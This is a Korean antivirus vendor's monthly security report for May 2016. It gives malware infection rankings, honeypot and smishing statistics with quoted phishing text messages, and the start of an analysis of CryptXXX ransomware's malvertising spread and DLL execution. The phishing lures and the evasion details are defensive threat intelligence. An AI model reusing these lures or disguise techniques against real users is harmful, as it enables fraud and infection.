알약
월간 보안동향
보고서.

2016년 06월

알약 6월 보안동향보고서
CONTENTS

5 월 총평

5 월은 4 월과 마찬가지로 Locky 랜섬웨어와 Cerber 랜섬웨어가 계속적으로 활개를 쳤던 달이었으며 거기에 추가로 Cryptxxx 랜섬웨어까지 기승을 떨쳤습니다. Cryptxxx 랜섬웨어는 2.0 버전에서 발견된 일부 헛점과 취약점을 통해 4 월에 복호화툴이 제작되기도 하였습니다. 그러나 5 월말경 Cryptxxx 랜섬웨어 제작자들은 기존 2.0 버전이 복호화가 가능하다는 것을 확인하고 3.0 으로 버전을 업그레이드한 새로운 Cryptxxx 를 등장시켰습니다. Cryptxxx 3.0 랜섬웨어에 감염되면 아직까지는 해당 랜섬웨어가 암호화한 파일들을 복호화시킬 수 있는 툴이 존재하지 않습니다. 3.0 부터는 공개키(Public Key)를 사용하여 파일 일부분을 암호화하기 때문에 프로그램의 취약점이나 버그가 발견되지 않는 이상 2.0 처럼 완전한 복구툴을 제작하는 것이 불가능 합니다. 또한 프로그램 자체에 버그가 있는 관계로 파일을 영원히 손상시켰을 가능성이 높습니다. 따라서 실제로 비트코인으로 결제를 진행하고 해커로부터 비밀키를 받는다고 해도 복원되지 않을 가능성이 있다고 합니다.

그나마 조금 다행인 부분은 최근 몇 년간 사용자들을 괴롭혀왔던 TeslaCrypt 랜섬웨어의 마스터 복호화키가 공개되어 TeslaCrypt 로 인해 암호화된 파일들이 대부분 복호화가 가능해졌다는 부분입니다.

거의 매달 강조해드리는 부분이지만 가장 확실한 랜섬웨어 방어대책은 별도의 매체에 중요데이터를 주기적으로 백업하고, 설치된 OS 와 SW 보안업데이트를 항상 최신으로 유지하는 것입니다. 알약의 랜섬웨어 차단기능도 함께 활용하면 매우 효과적인 방어책이 될 수 있으므로 항상 주의하시기 바랍니다.

Part1. 5 월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스미싱 분석

1. 악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2016 년 5 월의 감염 악성코드 Top 15 리스트에서는 지난달에 각각 1,2,3 위를 차지했던 악성코드들 중, 2 위였던 Misc.HackTool.WinActivator 이 3 위로 내려가고 새롭게 Trojan.Dropper.KRBanker.Agent 이 2 위로 올라왔다. 상위권을 제외하고는 전반적으로 기존 악성코드들의 변종들이 많이 유포되었다.


순위	등락	악성코드 진단명	카테고리	합계 (감염자수)
1	-	Misc.Keygen	Trojan	369
2	New	Trojan.Dropper.KRBanker.Agent	Trojan	282
3	↓1	Misc.HackTool.WinActivator	Trojan	223
4	↑2	Gen:Trojan.Heur2.CTR.2042c8C5aaqvcUPe	Trojan	215
5	New	Gen:Variant.Symmi.63701	Trojan	214
6	New	Gen:Variant.Symmi.64158	Trojan	203
7	New	Gen:Trojan.Heur.JP.xC0@aOJQD!oi	Trojan	202
8	New	Gen:Variant.Graftor.272300	Trojan	176
9	New	Gen:Variant.Jaik.10505	Etc	172
10	New	Gen:Trojan.Heur.5yXa4CUW7BfG	Trojan	158
11	New	Gen:Trojan.Heur.FU.uy3@a4o3kNdi	Trojan	132
12	↓5	Gen:Variant.Strictor.104294	Trojan	126
13	New	Trojan.dropper.XXF	Trojan	121
14	New	Gen:Trojan.Heur2.CTR.2002faD9aaOYF@3eO	Trojan	112
15	New	Gen:Trojan.Heur.4yXa4KXWZ2eG	Trojan	112

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2016 년 05 월 01 일 ~ 2016 년 05 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 94%를 차지했으며, 기타 (Etc) 유형이 6%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


5 월에는 지난 4 월과 비교하여 트로이목마(Trojan) 유형 악성코드가 대폭 증가했으며, 기타(Etc) 유형은 약간 감소하였다. 기타(Etc) 유형은 그 자체가 악성코드라기보다는 취약점이 존재하여 공격자에게 악용될 수 있는 여지가 있는 파일을 일반적으로 말한다.




2. 허니팟/트래픽 분석

5 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2015 년 12 월 ~2016 년 05 월

3. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2016 년 05 월 01 일 ~ 2016 년 05 월 31 일
총 신고건수	5,508 건

키워드별 신고내역

키워드	신고 건수	비율
결혼	67	1.22%
택배	8	0.15%
본인인증	7	0.13%
훈련	5	0.09%
법원	5	0.09%
생일	2	0.04%
입학	2	0.04%
여행	2	0.04%
꽃배달	1	0.02%
바로가기	1	0.02%

스미싱 신고추이

지난달 스미싱 신고 건수 3,653건 대비 이번 달 5,508건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 1,855건 증가했다. 이번 달은 지난달과 같이 결혼 관련 스미싱이 대부분을 차지했으며, 인증번호 및 본인인증 키워드와 같은 본인 확인용 스미싱이 점차 증가하고 있다.

알약이 뽑은 5 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	[Web발신] Kacao : 다른 장비(PC)에서 접속되었습니다. 본인이 아니면 차단하기
2	[꽃배달 서비스] 장미꽃이 도착했습니다. 확인하기
3	불법단속카메라 피하는 방법입니다

다수문자

순위	문자 내용
1	여러분∞♡우리들 결혼합니다 꼭참석하시어축하해주세요.
2	[등기 발송하였으나[전달 불가}부재 중 하였습니다(내용확인).~
3	[Web발신] SBI저축은행입니다
4	[안내] 제2차 향방기본 일정 안내입니다.
5	[법원] 민사소송 출석명령서입니다
6	(생♡일)♥(파♡티)에♥(초♡대)^합☆니^다~~
7	(~^o^~(입학) 통지서 입니다.
8	l2 우 리(같n이 여행가요- 고고싱^~
9	[꽃배달 서비스] 장미꽃이 도착했습니다. 확인하기
10	바로가기

Part2. 5 월의 악성코드 이슈 분석

개요

악성코드 상세 분석

결론


[Trojan.Ransom.CryptXXX]악성코드 분석 보고서

1. 개요

이번 호에서는 현재 가장 이슈가 되고 있는 CryptXXX 랜섬웨어에 대하여 분석해 보도록 하겠다.

지난 현충일 연휴가 시작되는 금요일 6 월 3 일을 시작으로 6 월 7 일까지 국내에서는 대형 커뮤니티 사이트인 뽐뿌를 통하여 랜섬웨어가 유포되어 피해를 입은 많은 이용자들이 인터넷 게시판 등에 피해를 호소하고 있다.

알약 랜섬웨어 차단 통계자료 그래프를 살펴 보면 해당 기간 랜섬웨어 차단 건수가 급증한 것을 확인할 수 있다.




[그림 1] 알약 행위기반 랜섬웨어 사전차단 통계 그래프

Part2. 5 월의 악성코드 이슈

이번에 유포된 랜섬웨어는 올해 4 월에 발견된 CryptXXX 의 변종으로 파일들을 ".cryp1" 확장자로 암호화 시키며, "Angler Exploit Kit"을 통하여 유포된다고 하여 Angler Exploit Kit 의 별명인 XXX 를 조합하여 CryptXXX 라 명명되었다. CryptXXX 악성코드는 다양한 변종이 꾸준히 제작되고 있으며 한국어를 포함해 25 개국의 다국적 언어 서비스를 제공할 정도로 국제적이다. 유포지를 쉽게 파악하지 못하도록 함과 동시에 보안이 취약한 광고 플랫폼을 경유하며, 불특정 다수 이용자를 대상으로 공격을 수행한다. 이러한 광고와 악성코드가 결합된 공격 기법을 "멀버타이징(Malvertising)" 공격 기법이라고 한다.


멀버타이징은 이메일 첨부파일 기법과 함께 지난해 중순 이후 빠르게 증가한 주요 랜섬웨어 유포 경로이다. 멀버타이징에 악용된 광고 플랫폼이 존재하는 웹사이트는 단순히 방문만 해도 플래시 플레이어 취약점으로 랜섬웨어에 감염될 가능성이 높아 뽐뿌 사이트 뿐만 아니라 해당 광고 플렛폼을 이용하는 사이트들에서도 감염될 가능성이 높다.



[그림 2] CryptXXX 랜섬웨어 "멀버타이징" 감염 흐름도

뽐뿌를 통해 유포된 랜섬웨어의 구체적인 유포 경위는 googleads 광고 중 "doubleclick.net" 링크를 통해 연결된 애드센스 광고플랫품 중 하나인 "OpenX" 광고플랫폼을 통하여 유포된 것으로 확인되고 있다.

구글 애드센스 광고 -> 더블클릭 -> OpenX 광고플랫폼이라는 특징이 있으며, 따라서 뽐뿌 뿐만 아니라 이 광고 플랫폼을 사용한 대부분의 웹 사이트가 랜섬웨어 유포에 악용됐을 가능성이 아주 크다고 할 수 있다.



[그림 3] 뽐뿌 유포 경위 (출처: 뽐뿌 공지사항 게시판)

2. 악성코드 상세 분석

2.1 파일정보

Detection Name	File Name	MD5	Size(Byte)
Trojan.Ransom.CryptXXX	CryptXXX.dll	DD4E29CD72E802C99B1062ADEA625DA5	298,496

2.2 행위 요약

2.2.1 DLL 파일에 의한 감염

여태껏 대부분의 랜섬웨어들은 사용자가 직접 실행 가능한 exe 형태로 배포되었다. 그러나 CryptXXX 는 실질적인 Payload 가 DLL 의 형태로 배포되고 있으며, DLLMain 이 구동되면서 추가적인 Export 함수가 실행되는 구조를 취하고 있다. 랜섬웨어는 실행되면 rundll32.exe 를 DLL 파일이 있는 위치로 svchost.exe 라는 이름으로 복사한 뒤 추가적으로 Export 함수들을 실행시킨다.

[그림 4] DLLMain 실행 후 svchost.exe(rundll32.exe) 프로세스가 다수 생성된 모습

CryptXXX DLL 은 다수의 Export 함수를 제공하고 있으며, 악성코드는 svchost.exe(실제로는 rundll32.exe) 프로세스를 생성하면서 적절한 Export 함수 이름을 인자로 전달하여 해당 Export 함수를 실행시킨다. 아래는 CryptXXX 에서 Export 하고 있는 목록을 나타낸 것이다.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0001EFB4	0000	0002807A	MXS4
00000002	000206F4	0001	00028075	MXS3
00000003	0001F150	0002	00028070	MXS2
00000004	0001F18C	0003	0002806B	MXS1
00000005	00020730	0004	00028066	MXS0

